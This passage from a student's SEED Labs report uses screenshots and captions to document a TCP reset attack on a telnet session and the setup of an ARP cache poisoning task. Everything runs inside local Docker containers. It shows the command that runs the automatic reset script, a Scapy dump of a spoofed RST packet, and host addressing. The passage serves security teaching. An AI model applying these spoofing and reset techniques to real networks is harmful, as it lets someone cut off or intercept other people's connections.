


Fig. 61: Wireshark's connection closed

h. Figure 62 shows the User1 shell telnet.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal

Feb 21 19:13

Terminal

```
root@db8dab5e4c9c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
c5a69faecb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Feb 21 23:27:54 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c5a69faecb50:~$
```

Establish the connection with
10.9.0.5

Fig. 62: User1 shell telnet

i. Figure 63 shows the Victim connection established.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal

Feb 21 19:14

Terminal


```
root@c5a69faecb50:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Local Address          Foreign Address        State
tcp      0      0.0.0.0:23           0.0.0.0:*            LISTEN
tcp      0      0.0.0.0:45161        0.0.0.0:*            LISTEN
tcp      0      0.0.0.0:23           10.9.0.6:48992       ESTABLISHED
root@c5a69faecb50:/#
```

Connection is established

Fig. 63: Victim connection established

Launch attack automatically activity:

j. Figure 64 shows the attacker shell running code for auto attack.



SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Activities Terminal Terminal Terminal Terminal Terminal

Feb 21 19:20


Terminal

```
root@VM:/volumes# python3 reset-auto.py
```

Run the code to launch the attack automatically

Fig. 64: Attacker shell running code for auto attack

k. Figure 65 shows the User1's shell for pressing any command (enter).



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 19:21 •
Terminal
root@db8dab5e4c9c:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^].
Ubuntu 20.04.1 LTS
c5a69faeb50 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)


 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 22 00:12:44 UTC 2023 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@c5a69faeb50:~$ seed@c5a69faeb50:~$ Connection closed by foreign host.
root@db8dab5e4c9c:/#
```

Fig. 65: User1's shell for pressing any command

l. Figure 66 shows the attacker shell loop printing after connection closed.



```
SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 19:22 •
Terminal
root@VM:/volumes# python3 reset-auto.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.5' (None)
dst : DestIPField = '10.9.0.6' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 23 (20)
dport : ShortEnumField = 55592 (80)
seq : IntField = 1323025627 (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ('b' ')
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
```

Fig. 67: Attacker shell loop printing after connection closed

m. Figure 67 shows the wireshark response after this.




Fig. 67: Wireshark response

3. ARP Cache Poisoning Attack at SEED Labs:

All the codes can be found in the Appendix.


1. Task1A:

a. Figure 68 shows the containers list.

```
seed@Harish_CMPE209:~/..../Labsetup$ dockps
7b53442d23d1  B-10.9.0.6
f63116866c66  A-10.9.0.5
568ef71c0c0f  M-10.9.0.105
seed@Harish_CMPE209:~/..../Labsetup$
```

Fig. 68: Containers List

- b. Figure 69 shows the attacker's MAC and IP addresses.



```


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 20:16 • Terminal
seed@Harish_CMPE209:~/.../Labsetup$ docksh 56
root@568ef71c0c0f:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
20: eth0@if21: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:69 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.9.0.105/24 brd 10.9.0.255 scope global eth0
            valid_lft forever preferred_lft forever
root@568ef71c0c0f:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
        RX packets 48 bytes 7500 (7.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@568ef71c0c0f:/#

```

Fig. 69: Attacker's MAC and IP addresses

- c. Figure 70 shows the HostA's MAC and IP addresses.



```


SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Terminal Terminal Terminal Terminal Terminal
Feb 21 20:17 • Terminal
seed@Harish_CMPE209:~/.../Labsetup$ docksh f6
root@f63116866c66:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
18: eth0@if19: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:05 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.9.0.5/24 brd 10.9.0.255 scope global eth0
            valid_lft forever preferred_lft forever
root@f63116866c66:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
        RX packets 48 bytes 7500 (7.5 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@f63116866c66:/#

```

Fig. 70: HostA's MAC and IP addresses

d. Figure 71 shows the HostB's MAC and IP addresses.



The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal displays the output of the command "ip a". The output shows two interfaces: "lo" (loopback) and "eth0" (Ethernet). The "lo" interface has an IP address of 127.0.0.1 and a netmask of 255.0.0.0. The "eth0" interface has an IP address of 10.9.0.6 and a netmask of 255.255.255.0, with a broadcast address of 10.9.0.255. The terminal window also shows the output of the "ifconfig" command, which provides similar information to the "ip a" command.


```
seed@Harish_CMPE209:~/.Labsetup$ docksh 7b
root@7b53442d23d1:/# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:09:00:66 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 10.9.0.6/24 brd 10.9.0.255 scope global eth0
            valid_lft forever preferred_lft forever
root@7b53442d23d1:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:66 txqueuelen 0 (Ethernet)
        RX packets 47 bytes 7370 (7.3 KB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@7b53442d23d1:/#
```

Fig. 71: HostB's MAC and IP addresses

e. Figure 72 shows the attacker launch attack shell.




The screenshot shows a terminal window titled "SEED-Ubuntu20.04_Harish [Running] - Oracle VM VirtualBox". The terminal displays the output of the command "python3 ARP_Task1A.py". The 